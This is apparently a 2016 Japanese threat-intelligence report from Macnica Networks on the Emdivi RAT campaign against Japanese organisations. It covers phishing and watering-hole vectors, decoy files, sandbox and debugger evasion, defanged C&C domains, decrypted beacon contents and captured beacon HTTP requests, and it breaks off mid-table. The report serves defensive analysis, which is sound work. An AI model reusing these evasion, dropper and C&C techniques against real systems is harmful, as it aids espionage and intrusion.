標的型攻撃の実態と対策アプローチ

第1版

日本を襲った大規模なサイバースパイ活動の実態調査

マクニカネットワークス株式会社

2016-06-13

目次

1 エグゼクティブサマリー

2015 年 6 月に、公的機関への標的型攻撃による個人情報漏えい事案が大きく報道されました。あれから一年が経過しましたが、当時の報道の前も後も、今日に至るまで、日本国内の組織に対する標的型攻撃（サイバースパイ活動）は継続して観測されています。標的型攻撃の多くは、一般的なサイバー攻撃（無差別型攻撃）よりもステルス性が高いため、被害組織が攻撃者の侵入や潜伏に長期間気づかないことが多く、気づいた後も情報公開されないことが多いため、報道される事案は氷山の一角に過ぎません。一年前の事案を忘れずに教訓とするためにも、このタイミングで分析レポートを出すことにしました。

マクニカネットワークスでは、セキュリティ研究センターを中心に、2014 ～ 2015 年に多く観測された Emdivi と呼ばれる RAT（Remote Access Trojan）が用いられた攻撃キャンペーンを分析しました。このマルウェアは、前述の公的機関だけでなく、その他多くの国内組織への標的型攻撃で使用されました。弊社では、被害組織や C&C サーバなどに残された攻撃者の活動痕跡を収集、分析しました。そこから得られた攻撃者が使う手法（TTPs = Tactics, Techniques, and Procedures）について 2 章にまとめています。攻撃経路はメールおよび正規の Web サイトを介した水飲み場攻撃で、一太郎や Flash Player の脆弱性などが利用されたこともありました。侵入拡大フェーズにおいては、MS14-068 の脆弱性を突かれてドメイン管理者権限を掌握された事案が目立った一方で、Windows コマンドを使った内部偵察や、ツールによるパスワードダンピングなど、従来からの標的型攻撃でよく見られる手法も確認されました。新しい脆弱性の悪用など、タイムリーな TTPs がある一方で、従来から継続して見られる TTPs があるのも事実です。そこで 3 章では、Emdivi 関連の攻撃キャンペーンに限らず、標的型攻撃に従来からよく見られる TTPs を中心に、対策側が最低限知っておくべき内容を Cyber Kill Chain[1] のフェーズ毎に簡潔にまとめました。攻撃者の TTPs を理解できると、自然と対策の本質が見えてくるはずです。そこで 4 章では、企業の成熟度に応じた対策の考え方を解説しました。このコンセプトを実現するために必要かつ有効な最新の対策テクノロジーも紹介しております。攻撃者の TTPs を知らずして、正しい対策を設計することはできません。

本レポートが、日本国内の組織がセキュリティ対策を考える上で有益な情報となることを心より願うばかりです。

1 Cyber Kill Chain：米国 Lockheed Martin 社の Michael Cloppert 氏らによって提唱された、サイバー空間の標的型攻撃における攻撃者の行動を分解した考え方。攻撃のシークエンスを示す軍事用語「Kill Chain」に由来する。Cyber Kill Chain は、Lockheed Martin Corporation の米国における登録商標または商標です。

2 標的型攻撃キャンペーンの実態調査 ～ Emdivi を使う攻撃グループ ～

マクニカネットワークスでは、2014 年 5 月に初めて Emdivi を確認してから、Emdivi を使う攻撃者の活動痕跡を過去も含めて追跡し、分析を継続してきました。以降は、その概要と詳細を記載したものです。

2.1 攻撃者の活動概要

図 2-1 は弊社で保有している合計 163 個の Emdivi 検体（Appendix を参照）がコンパイルされた時期と個数を示したものです。過去に遡ると、2012 年にコンパイルされた検体も見つかっていますが、多くは 2014 年～ 2015 年にかけてコンパイルされたもので、国内組織の多くに攻撃が着弾した時期もこの辺りです。



図 2-1 Emdivi 検体のコンパイル時期と個数（横軸は年と月、縦軸は検体個数）

特に、2014 年 9 月～ 2015 年 6 月に至る約 10 ヶ月の間、「医療費通知のお知らせ」を装った標的型攻撃メールの着弾が多数の組織で確認されました。この「医療費通知のお知らせ」が広範囲な業界へ着弾するのと並行して、特定業界や特定組織だけに着弾させる別の手口も継続して確認されました（詳細は、“2.4　おとりファイル”の章を確認下さい）。おとりファイルなどからの推測を含めると、防衛関係者、報道機関、官公庁、大学、医療機関、研究機関、製造業などが狙われたと見ています。[2]
図 2-1 に示す通り、2015 年 10 月にコンパイルされた検体が弊社で保有している最新のものですが、C&C 用のドメイン登録が直近では 2016 年 5 月に攻撃者によって更新されたと見られており、2016 年 6 月現在も攻撃グループの活動は続いている可能性があります（詳細は、“2.5　C&C”の章を確認下さい）。

2 http://d.hatena.ne.jp/Kango/20150626/1435328363

2.2 攻撃ベクター

攻撃経路は大きく分けて二つ確認されており、大半はマルウェアを添付したメールでしたが、侵害した正規 Web サイトを使った攻撃（水飲み場攻撃）も見られました。

水飲み場攻撃は、2015 年 7 月頃に見られ、イタリアの Hacking Team 社から漏えいしたとされる Flash Player の脆弱性（CVE-2015-5119）を利用したゼロデイ攻撃でした。

メールの場合は、Yahoo や Excite といったフリーメールアドレスからの送信で、ZIP もしくは LZH の圧縮ファイルが添付されていました（図 2-2）。



図 2-2 攻撃者が送った実際のメール

添付されている圧縮ファイルを解凍すると、大半は図 2-3 のようなアイコン偽装した RAR の自己解凍形式（exe）で、これがドロッパーとなっており、実行すると図 2-4 の通り、おとりファイルが開かれると同時に、Emdivi がインストールされる作りになっていました。2014 年 11 月頃には、一太郎の脆弱性（CVE-2014-7247）を利用した一太郎ファイル形式のドロッパーも見られました。[3]



図 2-3 ドキュメントにアイコン偽装した実行ファイル（ドロッパー）

3 http://d.hatena.ne.jp/Kango/20141113/1415901362



図 2-4 ドロッパーに内包されている Emdivi とおとりファイル

2.3 RAT

RAT（Remote Access Trojan）である Emdivi は、開発者によって体系的なバージョン管理がされており（図 2-5）、ステルス性や利便性を高めるための機能追加や改良が加えられ、バージョンアップを重ねていきました。

```
sub_4282BD proc near
push    offset aT17_08_26_kenp ; "t17.08.26.KENP00202"
mov     ecx, offset unk_437590
call    sub_401F54
push    offset sub_42905B
call    _atexit
pop     ecx
retn
sub_4282BD endp
```

図 2-5 Emdivi 検体に見られるバージョン情報

図 2-6 は、図 2-1 を Emdivi のバージョンごとに色分けしてバージョン推移を示したものです。最も多く確認された t17 系を始め、t19 や t20 系などのステルス性の高い Emdivi も見つかっています。t17 が使われた時期では、並行して t19 と t20 が使われていることが図から読み取れますが、これは t17 を初期侵入用、ステルス性の高い t19 や t20 を潜伏用として、攻撃者が使い分けをしていたからと考えています。



図 2-6 Emdivi 検体のコンパイル時期とバージョン推移(横軸は年と月、縦軸は検体個数)

t17 の比較的新しいバージョンでは、耐解析機能が実装されており、Ollydbg、Process Monitor、Wireshark といった解析ツールが動作している環境では、活動を停止するように作られています（図 2-7、図 2-8）。さらに t19 と t20 では、特定環境の PC 上だけで活動するように作りこまれ、より高いステルス性を持っています。

Expression	Value
eax	18F580 (1635712.)
[eax]	1DE5990 ASCII "CWS01_03"
ecx	41109F (4264095.)
[ecx]	9C68C3 (10250435.)
edi	435FE8 (4415464.)
[edi]	1DE58D0 ASCII "VICTIM-HP"
esi	18F580 (1635712.)
[esi]	1DE5990 ASCII "CWS01_03"

図 2-7 Emdivi がサンドボックスの存在を確認する様子(CWS01_03 はサンドボックスのコンピュータ名)

Expression	Value
eax	18FAAC ASCII "'XT"
[eax]	545860 ASCII "Wireshark"
ecx	41109F (4264095.)
[ecx]	9C68C3 (10250435.)
edi	4378A0 (4421792.)
[edi]	5450E0 ASCII "yFNlneGEpxKTXBb20Vcm0A=="
esi	18FAAC ASCII "'XT"
[esi]	545860 ASCII "Wireshark"

図 2-8 Emdivi が解析ツールの存在を確認する様子

2.4 おとりファイル

ドロッパーから落とされる“おとりファイル”は Word、Excel、PDF 形式のものがあり、内容も様々でした。最も多く広範囲に着弾したものは、図 2-9 に示したもので、健康保険組合からの医療費通知を装った内容となっています。しかし、フォントが SimSun（中国語の簡体字フォント）になっていたり、漢字が日本語には見られない字（中国語簡体字）になっていたりと攻撃者によるミスも散見されます（図 2-10）。



図 2-9 医療費通知を装ったおとりファイル

図 2-10 おとりファイルに記載された中国語簡体字

一方、特定業界や組織を狙った場合では、それらの業界や組織に合わせた内容のおとりファイルが使われました。これらの多くは、事前に他の組織から盗んだファイルや、公開されている Web コンテンツを PDF 化したものが確認されています。内容としては、セミナーや勉強会の案内、病院の外来診療予定表、米政府高官のプロフィール、e-Tax の利用案内、収支決算書などが確認されています（図 2-11）。



図 2-11 特定業界や組織を狙ったと思われるおとりファイル

2.5 C&C

C&C サーバの多くは国内の正規サーバが侵害されたもので、弊社でも 100 近くの正規サーバが攻撃者によって侵害されたのを確認しました。t17 のバージョンは国内の C&C サーバ、t20 は海外にある C&C サーバが使われる傾向にありましたが、2015 年に入って、t17 でも海外の C&C サーバが併用され始め、2015 年 7 月以降では、海外の C&C サーバだけが使われている傾向もありました。これは、国内にある C&C サーバが是正され、テイクダウンされるにつれ、攻撃者が C&C サーバを海外に移さざるを得なくなったことを示しています。

攻撃者にとって、国内の正規サーバを侵害して利用することは、URL フィルターなどのブラックリストによって検知されにくいメリットがある一方、見つかった場合にすぐにサーバ管理者や関係機関に是正されてしまうデメリットがあります。しかし、C&C サーバが海外で攻撃者の管理下にある場合は、ブラックリストで検知されるリスクが増える一方で、日本の関係機関の手が及びにくいため、発見後もすぐにテイクダウンされず、長期間にわたって活動することができます。実際、海外にある C&C サーバの一部は、攻撃者によって取得されたドメインで C&C サーバが構築されたようです。下記が攻撃者によって取得されたと見られるドメインです。このうちの一部は更新期限が過ぎ、攻撃者の手から放れたドメインがある一方で、一部は 2016 年 3 ～ 5 月に攻撃者によって更新されたと見られるドメインもあり、いまだ攻撃者が活動している可能性を示唆しています。

攻撃者によって取得されたと思われる C&C 用ドメイン

globaljihad[.]org	tokyo-sakura[.]com	virhub[.]org
goddady[.]org	virhub[.]biz	wariskind[.]com
ninjia[.]org	virhub[.]info	warksind[.]com
sakuranorei[.]com	virhub[.]net	

これら攻撃者の管理下にあるドメインやサーバの相関図を図 2-12 に示します。（図には Whois History や Passive DNS などの過去の情報を含めているため、現在の情報を表したものではありません。）



図 2-12 攻撃者の管理下にあるドメインとサーバ

一部のドメインの whois 情報には、攻撃者のものと思われるメールアドレスが共通して見られました。また、CNAME レコードを多用し、フロントのドメインと実際のコントローラが持つドメインを分けて運用していた事実も確認できました。攻撃者の狙いは、フロントのドメインを多数用意することで、ブラックリストに載ってしまうリスクを分散し、一方でコントローラ側の仕様変更などのメンテナンスを容易にする狙いがあったように思えます。

C&C サーバとの通信は HTTP が用いられ、バージョンによって多少の違いは見られたものの、ビーコンで送信される情報はほぼ同様に暗号化されており、POST メソッドだけでなく、Cookie で渡される仕様も確認されました（図 2-13、図 2-14）。

```
POST /event/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727.42)
Host: www.[redacted].jp
Content-Length: 218
Connection: Keep-Alive
Cache-Control: no-cache

Oflw4St=rXRUDLhu%0B%10%14%13%11&DLJfiCcn=2&date=%2BBQF.4%60%25%23%3A%24%2C%3A%26%27%3A%3A
%2C%26-%25%3A%2C%26-%26%3A%2C%26-%27%1Dh%1DZ%40.4%22%3A%25%3A%23%22%24%25%1DOqz9AGI%1Dh%
1DYQY.4%25%24%26%20Y%1Dh%1DSY%40%3C%24%3D
```

```
GET /event/index.php HTTP/1.1
Cookie: Oflw4St=rXRUDLhu%0B%10%14%13%11;DLJfiCcn=2;date=%2BBQF.4%60%25%23%3A%24%2C%3A%26%
27%3A%3A%2C%26-%25%3A%2C%26-%26%3A%2C%26-%27%1Dh%1DZ%40.4%22%3A%25%3A%23%22%24%25%
1DOqz9AGI%1Dh%1DYQY.4%25%24%26%20Y%1Dh%1DSY%40%3C%24%3D
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727.42)
Host: www.[redacted].jp
Connection: Keep-Alive
```

```
HEAD /event/index.php HTTP/1.1
Cookie: dJxU=PzpwfnJW%292613;W4Dj=%7C;date=%2BBQF.4%60%25%23%3A%24%2C%3A%26%27%3A%3A%2C%
26-%25%3A%2C%26-%26%3A%2C%26-%27%1Dh%1DZ%40.4%22%3A%25%3A%23%22%24%25%1DOqz9AGI%1Dh%
1DYQY.4%25%24%26%20Y%1Dh%1DSY%40%3C%24%3D
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727.42)
Host: www.[redacted].jp
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

図 2-13 C&C サーバへ送られるビーコン(バージョン：t17.08.23)

```
POST /1482?pid=# HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727.42)
Host: www.[redacted]mb.com
Content-Length: 245
Connection: Keep-Alive
Cache-Control: no-cache

mIzVlyjSa=%15%06utow%7Cu%7D&GAXbkq3zALB=%11%12&date=rBQF.4%60%25%23%3A%24%2C%3A%27%20%
BARlu%7Df%24%2C%25-%7Eu9%5ED%3A%3Aq%20%26rr%25v%25%24-uw%27ru%22%1Dh%1DZ%40.4%22%3A%25%3A
%23%22%24%25%1DO%7Eu9%5EDI%1Dh%1DYQY.4%27%24%23%26Y%1Dh%1DSY%40%3C-%3D
```

図 2-14 C&C サーバへ送られるビーコン(バージョン：t17.08.34)

ビーコンで送られる暗号化されたデータを復号すると、

VER: t17.08.34.Fxair0819ja-JP..e42ff1b109ac3fa6 | NT: 6.1.7601 [ja-JP] | MEM: 3072M | GMT(9)

といったように、Emdivi のバージョン、キャンペーンコード、OS 情報、メモリサイズ、タイムゾーンなどが含まれていることが確認できました。

C&C 通信に使われる User-Agent は、Emdivi 検体にハードコードされており、バージョンによって異なるものの、弊社の保有している 163 個の検体では、表 2-15 のいずれかが使われます。

t9
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
t11 および t17.08.1～t17.08.9
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.4344)
t15.07 ～ t16.19
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727.4201)
t17.08.16 ～ t17.08.34
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727.42)
t19.10 ～ t19.20
